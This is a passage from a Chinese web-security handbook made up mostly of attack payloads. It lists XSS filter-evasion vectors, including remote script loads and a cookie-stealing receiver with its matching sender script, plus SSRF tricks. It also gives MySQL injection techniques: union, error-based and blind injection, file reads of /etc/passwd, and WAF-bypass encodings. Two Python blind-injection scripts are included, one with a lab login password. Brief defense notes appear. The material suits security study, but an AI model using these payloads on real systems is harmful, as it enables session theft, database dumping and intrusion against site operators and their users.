<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">

<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<META HTTP-EQUIV="Link" [Content="<http://ha.ckers.org/xss.css>;](http://ha.ckers.org/xss.css) REL=stylesheet">

<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">

<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>

<meta http-equiv="refresh" content="0; url=data:text/html,%3C%73%63%72%69%70%74%3E%61%6C% 65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E">

<a onmouseover=alert(document.cookie)>xxs link</a>

<A HREF="javascript:document.[location='http://www.google.com/'](http://www.google.com/%27)">XSS</A>

<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<frameset onload=alert(1)>

QQ群：632167235

[link]

[div]

[object]

[xml]

[button]

[p]

474/990

<button/onclick=alert(1) >M</button>

<form><button formaction=javascript&colon;alert(1)>

<button onfocus=alert(1) autofocus>

<XML ID="xss"><I><B><IMG SRC="javas<! >cript:alert('XSS')"></B></I></XML>

<SPAN DATASRC="#xss" DATAFLD="B" DATAFORMATAS="HTML"></SPAN>

<OBJECT TYPE="text/x-scriptlet" [DATA="http://ha.ckers.org/scriptlet.html"](http://ha.ckers.org/scriptlet.html)></OBJECT>

<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiS0NGIik8L3NjcmlwdD4=></object>

<DIV STYLE="background-image: url(javascript:alert('XSS'))">

<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">

<DIV STYLE="width: expression(alert('XSS'));">

<div/onmouseover='alert(1)'>X

<div style="position:absolute;top:0;left:0;width:100%;height:100%" onclick="alert(52)">

<LINK REL="stylesheet" HREF="javascript:alert('XSS');">

<LINK REL="stylesheet" [HREF="http://ha.ckers.org/xss.css"](http://ha.ckers.org/xss.css)>

<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>

<STYLE>[@import'http://ha.ckers.org/xss.css';](http://ha.ckers.org/xss.css%27%3B)</STYLE>

<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>

<STYLE>[BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}](http://ha.ckers.org/xssmoz.xml#xss)</STYLE>

<STYLE TYPE="text/javascript">alert('XSS');</STYLE>

<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>

<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>

QQ群：632167235

[var]

[marquee]

[isindex]

[select]

[textarea]

[keygen]

[svg]

[math]

475/990

<svg onload="javascript:alert(1)" [xmlns="http://www.w3.org/2000/svg"](http://www.w3.org/2000/svg)></svg>

<svg [xmlns="http://www.w3.org/2000/svg"](http://www.w3.org/2000/svg)><g onload="javascript:alert(1)"></g></svg>//chrome有效

<keygen onfocus=javascript:alert(1) autofocus>

<textarea onfocus=javascript:alert(1) autofocus>

<select onfocus=javascript:alert(1) autofocus>

<isindex type=image src=1 onerror=alert(1)>

<isindex action=javascript:alert(1) type=image>

<marquee onstart="alert('sometext')"></marquee>

<var onmouseover="prompt(1)">KCF</var>

<p/onmouseover=javascript:alert(1); >M</p>

QQ群：632167235

[video]

[audio]

**7.1.3.2.3** 闭合尖括号

1.注释掉后面的部分

<img src="x" onerror="write(1);//</body">

2.把onerror的内容用双引号括起来

<img src="x" onerror="write(1)"</body>

3.把onerror的内容用单引号括起来

<img src="x" onerror='write(1)'</body>

4.属性之间用空格分隔， 将后面的当作属性

<img src=x onerror=write(1)%20

**7.1.3.2.4** 代码编写

[https://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Cheat\_Sheet](http://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

**No Filter Evasion**

<SCRIPT [SRC=http://ha.ckers.org/xss.js></SCRIPT>](http://ha.ckers.org/xss.js)

**Case insensitive XSS attack vector**

<IMG SRC=JaVaScRiPt:alert('XSS')>

**BODY Tag**

<BODY ONLOAD=alert('XSS')>

**BODY image**

<BODY BACKGROUND="javascript:alert('XSS')">

**TD**

<TABLE><TD BACKGROUND="javascript:alert('XSS')">

476/990

<audio src=x onerror=alert(47)>

<video><source onerror="alert(1)">

<video src=x onerror=alert(48)>

<math href="javascript:javascript:alert(1)">CLICKME</math>

<math><y/xlink:href=javascript:alert(51)>test1

<math> <maction [actiontype="statusline#http://wangnima.com"](http://wangnima.com/) xlink:href="javascript:alert (49)">CLICKME</maction> </math>

QQ群：632167235

**Default SRC Tag**

<IMG SRC=# onmouseover="alert('xxs')">

**Extraneous Open Brackets**

<<SCRIPT>alert("XSS");//<</SCRIPT>

**FRAME**

<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>

**IFRAMEs**

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

**IFRAME Event Handlers**

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

**Image Masquerading**

<SCRIPT [SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>](http://ha.ckers.org/xss.jpg)

**IMG Dynsrc**

<IMG DYNSRC="javascript:alert('XSS')">

**Malformed A Tags**

<a onmouseover="alert(document.cookie)">xxs link</a>

<a onmouseover=alert(document.cookie)>xxs link</a>

**Malformed IMG Tags**

<IMG """><SCRIPT>alert("XSS")</SCRIPT>">

**Non-alpha-non-digit**

<SCRIPT/XSS [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

[<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

**Onerror Alert**

<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))">

**Quote Encapsulation**

<SCRIPT a=">" [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

<SCRIPT a=">" '' [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

<SCRIPT "a='>'" [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

<SCRIPT a=">'>" [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

<SCRIPT>document.write("<SCRI");</SCRIPT>PT [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

<SCRIPT a=`>` [SRC="http://ha.ckers.org/xss.js"></SCRIPT>](http://ha.ckers.org/xss.js)

**META**

<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">

**XSS in an embedded SVG**

<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxucz==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>

**META using data**

<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">

**META with additional URL parameter**

<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

**Grave accent obfuscation**

<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>

477/990

QQ群：632167235

**Hexadecimal HTML character references without trailing semicolons**

<IMG SRC=&#x6A&#x61&#x76&#x61&#x58&#x53&#x53&#x27&#x29>

**Embedded tab**

<IMG SRC="jav ascript:alert('XSS');">

**Embedded Encoded tab**

<IMG SRC="jav&#x09;ascript:alert('XSS');">

**Embedded newline to break up XSS**

<IMG SRC="jav&#x0A;ascript:alert('XSS');">

**Null breaks up JavaScript directive**

perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out

**Spaces and meta chars before the JavaScript in images for XSS**

<IMG SRC=" &#14; javascript:alert('XSS');">

**INPUT image**

<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">

**IMG Dynsrc**

<IMG DYNSRC="javascript:alert('XSS')">

**IMG lowsrc**

<IMG LOWSRC="javascript:alert('XSS')">

**List-style-image**

<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>

**VBscript in an image**

<IMG SRC='vbscript:msgbox("XSS")'>

**STYLE sheet**

<LINK REL="stylesheet" HREF="javascript:alert('XSS');">

**Remote style sheet**

<LINK REL="stylesheet" [HREF="http://ha.ckers.org/xss.css">](http://ha.ckers.org/xss.css)

[<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>](http://ha.ckers.org/xss.css%27%3B)

<META HTTP-EQUIV="Link" [Content="<http://ha.ckers.org/xss.css>;](http://ha.ckers.org/xss.css) REL=stylesheet">

[<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>](http://ha.ckers.org/xssmoz.xml#xss)

**STYLE tags with broken up JavaScript for XSS**

<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>

**STYLE attribute using a comment to break up expression**

<IMG STYLE="xss:expr/\*XSS\*/ession(alert('XSS'))">

**IMG STYLE with expression**

exp/\*<A STYLE='no\xss:noxss("\*//\*"); xss:ex/\*XSS\*//\*/\*/pression(alert("XSS"))'>

**STYLE tag**

<STYLE TYPE="text/javascript">alert('XSS');</STYLE>

**STYLE tag using background-image**

<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>

**STYLE tag using background**

<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>

478/990

QQ群：632167235

**DIV background-image**

<DIV STYLE="background-image: url(javascript:alert('XSS'))">

**DIV background-image plus extra characters**

<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">

**DIV expression**

<DIV STYLE="width: expression(alert('XSS'));">

**Downlevel-Hidden block**

<!--[if gte IE 4]>

<SCRIPT>alert('XSS');</SCRIPT>

<![endif]-->

**OBJECT tag**

<OBJECT TYPE="text/x-scriptlet" [DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>](http://ha.ckers.org/scriptlet.html)

**XML data island with CDATA obfuscation**

<XML ID="xss"><I><B><IMG SRC="javas<! >cript:alert('XSS')"></B></I></XML>

<SPAN DATASRC="#xss" DATAFLD="B" DATAFORMATAS="HTML"></SPAN>

**Protocol resolution bypass**

<A [HREF="//www.google.com/">XSS</A>](http://www.google.com/)

**JavaScript link location**

<A HREF="javascript:document.loca[tion='http://www.google.com/'">XSS</A>](http://www.google.com/%27)

**Escaping JavaScript escapes**

\";alert('XSS');//

**Cookie manipulation**

<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">

**prompt**和 **confirm**也可以弹窗

<script>prompt(-[])</script>

用 **char**

<script>alert(String.fromCharCode(49))</script>

**".source"**不会影响 **alert(7)**的执行

<script>alert(/7/.source)</script>

对 **script**的 **s**做编码

<img src=x onerror=$['get\123cript']('//20.rs') width=0>

**7.1.3.2.5** 接收方式

接收端：

<%

thisfile=Server.MapPath("cookie.txt") msg=Request("msg")

set fs=server.CreateObject("scripting.filesystemobject") set thisfile=fs.OpenTextFile(thisfile,8,True,0) thisfile.WriteLine("cookie:"&msg)

thisfile.close set fs=nothing

%>

发送端：

479/990

QQ群：632167235

[<script>doucument.location='http://127.0.0.1/msg='%2bdocument.cookie</script>](http://127.0.0.1/msg%3D%27%2bdocument.cookie)

**7.1.3.2.6** 防御

1. 一般使用htmlspecialchars函数来将特殊字符转换成HTML编码。
2. 检查网页的来源。
3. 检查内置的隐藏变量。
4. 使用POST， 不要使用GET， 处理变量也不要直接使用$\_REQUEST。

**7.1.3.3** 跨站请求伪造

**7.1.3.3.1** 介绍

也称作：

服务端请求伪造攻击(SSRF) 跨站点端口攻击(XSPA)

**7.1.3.3.2** 攻击方式

1. 输入url可以加载内网网站的页面， 配合struct2漏洞等进行攻击。http://pic.xxx.com/ris?query=http://{ip}:8080/index.action?redirect:${new%2520java.net.URL('http:// [www.test.com/xspa.jsp?{ip}').openConnection().getInputStream()}](http://www.test.com/xspa.jsp)

2. 跨协议攻击

把url换成file://127.0.0.1/etc/passwd

3. 服务器使用浏览器加载远程页面

类似于某些在线检测网站性能的工具。

如果服务端使用的是函数库等， 只会获取文本数据， 不会解析javascript代码。使用浏览器漏洞。

4. 使用短域名代替内网地址、使用10.1.1.1.xip.io。

**7.1.3.3.3** 防御

XSPA的攻击途径主要是如下几个方面：

1. 利用网络没有隔离的缺陷,访问内部数据
2. 利用没有协议限制,跨协议进行危险访问
3. 如果应用使用了浏览器内核,则可以利用溢出等漏洞攻击浏览器内核本身

所以， 防御方式也应该从这三方面来考虑， 即网络层面做好隔离、使用白名单机制限制协议、对于使用浏览器内核的应用使用沙盒进行限制。

480/990

QQ群：632167235

**7.1.3.4** 注入攻击

**7.1.3.4.1 MySQL**

**7.1.3.4.1.1** 基本步骤

1. 判断注射点加'爆错

SQL> **and 1=1** 返回正常

SQL> **and 1=2** 爆错

2. 判断字段

SQL> **order by 6**

3. 构造联合查询

SQL> **and 1=2 union select 1,2,3,4,5,6,7,8**

返回4

可以查看 user(), version(), database()

数据库大于5.0的我们可以暴库

4. 暴库

SQL> **and 1=2 union select 1,2,3,(schema\_name),5,6,7,8 from information\_schema.schemata limit 1,1**

换成limit 2,1依次暴库

SQL> **and 1=2 union select 1,2,3,group\_concat(schema\_name),5,6,7,8 from information\_schema.schemata**

5. 查表

SQL> **and 1=2 union select 1,2,3,(table\_name),5,6,7,8 from information\_schema.tables where table\_schema=0x6130373239313734313539 limit 1,1**

0x6130373239313734313539是数据库名的16进制

SQL> **and 1=2 union select 1,2,3,group\_concat(table\_name),5,6,7,8 from information\_schema.tables where table\_schema=database()--**

如果没爆完的话， 我们还可以用一个函数继续爆substring()

6. 查字段

SQL> **and 1=2 union select 1,2,3,(column\_name),5,6,7,8 from information\_schema.columns where table\_name=0x775F75736572 limit 1,1**

SQL> **and 1=2 union select 1,2,3,group\_concat(column\_name),5,6,7,8 from information\_schema.columns where table\_name=0x775F75736572**

7. 爆内容

SQL> **and 1=2 union select 1,2,3,w\_username,5,6,7,8 from w\_user**

SQL> **and 1=2 union select 1,2,3,group\_concat(w\_username,0x3A,w\_password),5,6,7,8 from w\_user**

**7.1.3.4.1.2** 语句记录

481/990

QQ群：632167235

字段数不同

字段数不同时利用Union是失败的， 套公式利用MySQL的错误回显来进行注入：

SQL> **{Q} union select 1 from (select count(\*),concat(floor(rand(0)\*2),0x3a,({SQL}),0x3a)a from information\_schema.tables group by a)b {Z}**

Q： 为注入语句前面系统原语句闭合,有’和’)等多种

Z： 为注入语句后面系统原语句注释掉,有#,+--+,/\*和’or’1’!=’2 等多种

SQL： 为单条SQL查询语句， 只能返回一行， 使用 limit 进行限制

单语句dump

* **select(concat(@:=0,(select count(\*)from`information\_schema`.columns where table\_schema=database()and@:=concat (@,0xa,table\_schema,0x3a3a,table\_name,0x3a3a,column\_name)),@));**

注： 最多只能获取27个结果。

读写文件

SQL> **select load\_file('c:\boot.ini')** -- 有可能显示成html源代码

SQL> **select \* from table into outfile'c:\ini'**

SQL> **select load\_file(...) into outfile'..'**

SQL> **LOAD DATA LOCAL INFILE 'C:/wamp/bin/mysql/mysql5.6.12/data/mysql/user2.MYD' INTO** **TABLE test2 fields terminated by '' LINES TERMINATED BY '\0';**

转换编码

SQL> **convert(group\_concat(distinct+user,0x3a,password)+USING+latin1)**

不同类型字段联合查询

联合查询时数字和字符串不能联合， 使用null来代替相应字段。

别名

SQL> **select 1,2 union select 0x61646d696e as username, md5(1) as password;**

**7.1.3.4.1.3** 报错注入

floor

SQL> **id=1 union select 1 from (select count(\*),concat(floor(rand(0)\*2),(select database()))a from information\_schema.tables group by a)b**

SQL> **and select 1 from (select count(\*),concat(version(),floor(rand(0)\*2))x from information\_schema.tables group by x)a);**

SQL> **and (select count(\*) from (select 1 union select null union select !1)x group by concat((select table\_name from information\_schema.tables limit 1),floor(rand(0)\*2)));**

SQL> **select \* from article where id = 1 and (select count(\*)from (select 1 union select null union select !1)x group by concat((select pass from admin limit 1),floor(rand(0)\*2)));**

ExtractValue

SQL> **select \* from article where id = 1 and extractvalue(1, concat(0x5c,(select pass from admin limit 1)));**

482/990

QQ群：632167235

UpdateXml

SQL> **select \* from article where id = 1 and 1=(updatexml(1,concat(0x5e24,(select pass from admin limit 1),0x5e24),1));**

EXP

SQL> **select 1 and EXP(~(select \* from(select user())a));**

Getting table names:

SQL> **select exp(~(select\*from(select table\_name from information\_schema.tables where table\_schema=database() limit 0,1)x));**

Getting column names:

SQL> **select exp(~(select\*from(select column\_name from information\_schema.columns where table\_name='users' limit 0,1)x));**

Retrieving Data:

SQL> **select exp(~ (select\*from(select concat\_ws(':',id, username, password) from users limit 0,1)x));**

Reading Files:

SQL> **select exp(~(select \* from (select load\_file('/etc/passwd'))a));**

注： 无法写文件。

insert:

SQL> **insert into user (username, password) values ('admin', 'pass' ^ exp(~(select\*from(select user ())x)));**

SQL> **insert into user (username, password) values ('admin', 'pass' | exp(~(select\*from(select user ())x)));**

update:

SQL> **update user set password='passw' ^ exp(~(select\*from(select table\_name from information\_schema.tables where table\_schema=database() limit 1,1)x)) where username='admin';** delete:

SQL> **delete from user where username='admin' | exp(~(select \* from (select(user()))x));**

BIGINT

成因：

SQL> **select 1-~0;**

ERROR 1690 (22003): BIGINT value is out of range in '(1 - ~(0))'

SQL> **select 1+~0;**

ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(1 + ~(0))'

SQL> **select !1-0^222;**

ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not(1)) - (0 ^ 222))'

语句：

SQL> **select ~0+!(select\*from(select user())x);**

payload

!(select\*from(select user())x)-~0

(select(!x-~0)from(select(select user())x)a) (select!x-~0.from(select(select user())x)a)

select !atan((select\*from(select user())a))-~0; select !ceil((select\*from(select user())a))-~0; select !floor((select\*from(select user())a))-~0;

function: HEX

483/990

QQ群：632167235

FLOOR CEIL RAND CEILING TRUNCATE TAN

SQRT ROUND SIGN

JOIN

SQL> **SELECT \* FROM (SELECT \* FROM user A JOIN user B) C;**

ERROR 1060 (42S21): Duplicate column name &apos;Host&apos;

SQL> **SELECT \* FROM (SELECT \* FROM user A JOIN user B USING (Host)) C;**

ERROR 1060 (42S21): Duplicate column name &apos;User&apos;

SQL> **SELECT \* FROM (SELECT \* FROM user A JOIN user B USING (Host,User)) C;**

ERROR 1060 (42S21): Duplicate column name &apos;Password&apos;

**7.1.3.4.1.4** 宽字节注入

因为%df'被PHP转义（ 开启GPC、用addslashes函数， 或者icov等） ， 单引号被加上反斜杠\， 变成了 %df\'， 其中\的十六进制是%5C， 结果变为%df\' = %df%5c%27。

如果程序的默认字符集是GBK等宽字节字符集， 且MYSQL用GBK的编码时， 会认为%df%5c是一个宽字符， 也就是縗'。最终结果是%df\' = %df%5c%27=縗'， 有了单引号就可以注入了。

比如：

则 通 过 以 下 注 入 即 可 ： [http://www.xxx.com/login.php?user=%df'%20or%201=1%20limit%201,1%23&pass=](http://www.xxx.com/login.php?user=%df%27%20or%201%3D1%20limit%201%2C1%23&amp;pass) 对应的SQL是：

SQL> **select \* fromcms\_user where username = '**運 **' or 1=1 limit 1,1#' and password="**

解决方法：

就是在初始化连接和字符集之后， 设定客户端的字符集是二进制的。如：

mysql\_query("SET character\_set\_client=binary"); 或者使用函数改变当前连接字符集： mysql\_set\_charset();

**7.1.3.4.1.5 limit**注入

484/990

**<?php**

$conn = mysql\_connect("localhost","root","2sdfxedd"); mysql\_query("SET NAMES 'GBK'"); mysql\_select\_db("test",$conn);

$user = mysql\_escape\_string($\_GET['user']);

$pass = mysql\_escape\_string($\_GET['pass']);

$sql = "select \* from cms\_user where username = '$user' and password='$pass'";

$result = mysql\_query($sql,$conn);

**while** ($row = mysql\_fetch\_array($result, MYSQL\_ASSOC)) { $rows[] = $row; }

**?>**

QQ群：632167235

原因：

SQL> **SELECT field FROM table WHERE id > 0 ORDER BY id LIMIT <injection\_point>**

此语句无法注入。

查阅语法发现limit后面只能有PROCEDURE和INTO，

回显注入：

SQL> **select \* from test where a > 3 order by b limit 1, 1 procedure analyse(extractvalue(rand (),concat(0x3a,version())),1);**

SQL> **select \* from test where a > 3 order by b limit 1, 1 procedure analyse(1,(select 3 order by updatexml(1, concat(0x3A, version()), 1)));**

盲注：

SQL> **select \* from test where a > 3 order by b limit 1, 1 procedure analyse((select extractvalue (rand(),concat(0x3a,(IF(MID(version(),1,1) LIKE 5, BENCHMARK(5000000,SHA1(1)),1))))),1);**

**7.1.3.4.1.6** 盲注

截断字符

SQL> **and mid(version(),1,1) = '5'**

SQL> **and select substr(column\_name,1,1) from information\_schema.columns > 'a'**

SQL> **and substr(data,1,1) = 'a'**

SQL> **and substring(data,1,1) = 'a'**

SQL> **lpad(data,1,space(1))** //lpad('hi',4,'?') = '??hi'

SQL> **rpad(data,1,space(1))** //rpad('hi',4,'?') = 'hi??' SQL> **left(data,1)**

SQL> **reverse(right(reverse(data),1))**

SQL> **insert(insert(version(),1,0,space(0)),2,222,space(0))**

SQL> **length(trim(leading 'a' from data))** //长度变短SQL> **length(replace(data, 'a', ''))**

SQL> **if(locate('f',data),1,0)** //搜索SQL> **if(locate('fo',data),1,0)** SQL> **if(locate('foo',data),1,0)** instr(), position()

SQL> **0x61=(select mid(pass,1,1) from users limit 1,1)** //子查询

SQL> **(if(mid(version(),1,1) like 5, benchmark(100000,sha1('true')), false))** //延迟

SQL> **select a from test where b = 1 and if((ascii(lower(substring((select user()),1,1)))!**

**=72),1,benchmark(2000000,md5(now())));**

SQL> **select 1 div count((select 1 from test where mid((select user()),1,1) = 'r' limit 1)) as aa;**

SQL> **select substr((select user from mysql.user limit 1,1) from 1 for 1) = 'r';** //不使用逗号

字符转换载荷

使用 **conv([10-36],10,36)** 转换数字为字母。

false !pi() 0

true !!pi() 1

true+true 2

floor(pi()) 3

ceil(pi()) 4

floor(version()) 5

ceil(version()) 6

485/990

QQ群：632167235

ceil(pi()+pi()) 7

floor(version()+pi()) 8

floor(pi()\*pi()) 9

ceil(pi()\*pi()) 10 a

ceil(pi()\*pi())+true 11 b

ceil(pi()+pi()+version()) 12 c

floor(pi()\*pi()+pi()) 13 d

ceil(pi()\*pi()+pi()) 14 e

ceil(pi()\*pi()+version()) 15 f

floor(pi()\*version()) 16 g

ceil(pi()\*version()) 17 h

ceil(pi()\*version())+true 18 i

floor((pi()+pi())\*pi()) 19 j

ceil((pi()+pi())\*pi()) 20 k

ceil(ceil(pi())\*version()) 21 l

ceil(pi()\*ceil(pi()+pi())) 22 m

ceil((pi()+ceil(pi()))\*pi()) 23 n

ceil(pi())\*ceil(version()) 24 o

floor(pi()\*(version()+pi())) 25 p

floor(version()\*version()) 26 q

ceil(version()\*version()) 27 r

ceil(pi()\*pi()\*pi()-pi()) 28 s

floor(pi()\*pi()\*floor(pi())) 29 t

盲注脚本

基于回显的盲注

486/990

QQ群：632167235

基于时间的盲注

487/990

#!/usr/bin/python

# -\*- coding: utf-8 -\*-

import requests import string import sys

target = "https://redtiger.labs.overthewire.org/level4.php"

strs = string.letters + string.digits + '"#$%&\'()\*+,-./:;<=>?@[\\]^\_`{|}~ ' key = ''

s = requests.Session()

auth = {'password':'dont\_publish\_solutions\_GRR!', 'level4login':'Login'} s.post(target, data=auth, verify=False)

**for** i **in range**(1,17): **for** j **in** strs:

payload = "?id=0 union select 1,keyword from level4\_secret where substr(keyword,%d,1)='%s'" % (i,

j)

url = target + payload res = s.get(url)

**if** 'Query returned 1 rows.' **in** res.content: key += j

sys.stdout.write('\r') sys.stdout.write('the key is: ' + key) sys.stdout.flush()

**break**

**print**

QQ群：632167235

**7.1.3.4.1.7** 绕过技巧

**7.1.3.4.1.7.1** 过滤识别

查找关键字

and 1=1 and = and 1

and (select 1) and union

and union select

and union select 1,2,

and union/\*\*/select/\*\*/1,2 and select

?id=2078-1

?id=2078-if(1,0,1)

488/990

#!/usr/bin/python

# -\*- coding: utf-8-\*-

import httplib import time import string import sys

payloads = string.lowercase payloads += string.uppercase payloads += string.digits payloads += '@\_.'

**for** i **in range**(1,30,1):

**for** payload **in list**(payloads): **try**:

conn = httplib.HTTPConnection('127.0.0.1', timeout=1)

get = "/rocks/b.php?q=1%%20xor%%20(if(ascii(mid(user(),%s,1))=%s,sleep(4),0))%%20or%%202"

% (i, **ord**(payload))

conn.request('GET', get) conn.getresponse() conn.close()

**except**:

sys.stdout.write(payload) sys.stdout.flush()

**break**

**print**

QQ群：632167235

?id=2077-mid(123,1,1)

识别关键词边界

where id=8E0union select 1,2,3,4,5,6,7,8,9,0 where id=8.0union select 1,2,3,4,5,6,7,8,9,0 where id=\Nunion select 1,2,3,4,5,6,7,8,9,0 where id=.1union/\*.1\*/select-.1

where id=.1union/\*.1\*/select!.1 where id=.1union/\*.1\*/select~.1 where id=.1union/\*.1\*/select(1)

where id=.1union/\*.1\*/select`host`from mysql.user where id=.1union/\*.1\*/select'1'

where id=.1union/\*.1\*/select"1" where id=.1union/\*.1\*/select@1

**7.1.3.4.1.7.2** 标点符号绕过

过滤空格

在MySQL中可替换为：

SQL> **select \* from`user`;**

SQL> **'and(true)like(false)union(select(pass)from(users))#**

空格可以使用如下替代： 09： Horizontal Tab 0A： New Line 0B： Vertical Tab 0C： New Page 0D： Carriage Return A0： Non-breaking Space 20： Space

a0： 空格2B： +

2D： -

7E： ~

21： !

40： @

空格可以替换为： #Xburne%0a

在特定数据库中可以使用以下替代：

SQLite3： 0A 0D 0C 09 20 MySQL5 09： 0A 0B 0C 0D A0 20

PosgresSQL： 0A 0D 0C 09 20 Oracle 11g： 00 0A 0D 0C 09 20

MSSQL： 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20,25

示例：

SELECT 1 FROM dual WHERE 1=1 AND-+-+-+-+~~((1)) ' or --+2=- -!!!'2

'or+(1)sounds/\*\*/like"1"--%a0-

select id from qs\_admins where id=1;`dfff and comment it; select-id-1+3.from qs\_admins;

select@^1.from qs\_admins;

过滤逗号

489/990

QQ群：632167235

使用语法绕过：

SQL> **UNION SELECT \* FROM ((SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c);**

实际上也就相当于：

SQL> **UNION SELECT 1,2,3;**

过滤 = ( '

过滤： 1 union select 1, table\_name from information\_schema.tables where table\_name = 'users'

过滤： 1 union select 1, table\_name from information\_schema.tables where table\_name between 'a' and 'z'

过滤： 1 union select 1, table\_name from information\_schema.tables where table\_name between char(97) and char(122)

绕过： 1 union select 1, table\_name from information\_schema.tables where table\_name between 0x61 and 0x7a

绕过： 1 union select 1, table\_name from information\_schema.tables where table\_name like 0x7573657273

* and substr(data,1,1) = 'a'#
* and hex(substr(data,1,1)) = 61# ' and ascii(substr(data,1,1)) = 97# ' and ord(substr(data,1,1)) = 97#

单双引号

GBK编码 %df'

UNICODE编码 %2527

单引号逃逸：

用户名为username\

SQL> **select \* from db where name='username\' and passwd=' or 1=1#**

过滤 //

过滤： [http://www.90jishuwang.com/main/news/id/1/\*\*/||/\*\*/](http://www.90jishuwang.com/main/news/id/1/)lpad(first\_name,7,1).html 绕过： [http://www.90jishuwang.com/main/news/id/1%0b||%0blpad(first\_name,7,1).ht](http://www.90jishuwang.com/main/news/id/1%0b)ml

**7.1.3.4.1.7.3** 注释和编码绕过

注释符

# %23

-- 后面要加空格

/\*\*/ 只加前半个也行

;%00 Nullbyte

` Backtick

//

--+

-

/\*! code \*/ 内联注释

--%00%27+union ... 把注释写在前面

SQL> **1+un/\*\*/ion+se/\*\*/lect+1,2,3 --** 空格

巧用注释和编码：

绕过： [http://www.90jishuwang.com/news.php?id=0+div+1+union%23foo\*%2F\*bar%0D%0Aselect%23foo%0D](http://www.90jishuwang.com/news.php?id=0%2Bdiv%2B1%2Bunion%23foo)

%0A1%2C2%2Ccurrent\_user

解析：

0 div 1 union#foo\*/\*/bar select#foo

490/990

QQ群：632167235

1,2,current\_user

MySQL Inline Comments：

绕过： http://www.90jishuwang.com/news.php?id=1/\*!UnIoN\*/SeLecT+1,2,3 --

/SELECT\s+[A-Za-z\.]+\s+FROM/i

双编码

多次解析：

%2527解析后是%27再解析是'

双重编码举例： 单引号：'

%u0027

%u02b9

%u02bc

%u02c8

%u2032

%uff07

%c0%27

%c0%a7

%e0%80%a7

空白：

%u0020

%uff00

%c0%20

%c0%a0

%e0%80%a0

左括号(:

%u0028

%uff08

%c0%28

%c0%a8

%e0%80%a8

右括号):

%u0029

%uff09

%c0%29

%c0%a9

%e0%80%a9

绕过： [http://www.90jishuwang.com/news.php?id=1%252f%252a\*/union%252f%252a](http://www.90jishuwang.com/news.php?id=1%252f%252a) /select%252f% 252a\*/1,2,3%252f%252a\*/from%252f%252a\*/users --

编码组合

过滤： http://www.90jishuwang.com/php-nuke/?/\*\*/union/\*\*/select?

绕过： http://www.90jishuwang.com/php-nuke/?/%2A%2A/union/%2A%2A/select? 绕过： [http://www.90jishuwang.com/php-nuke/?%2f\*\*%2funion%2f\*\*%2fselect?](http://www.90jishuwang.com/php-nuke/?%2f)

中文字符绕过

SQL> **union/\*%aa\*/select**

利用 **union/\***中文字符 **\*/select**， 还要保证这种中文字符不能构造一个汉字。

进制换算

' or "a" = 'a

491/990

QQ群：632167235

* or 'a' = n'a # unicode
* %u0061nd 1 = 1 # unicode ' or 'a' = b'1100001 # binary ' or 'a' = \_binary'1100001
* or 'a' = x'61 # hexadecimal

' and substr(data,1,1) = 0x61# 0x6162

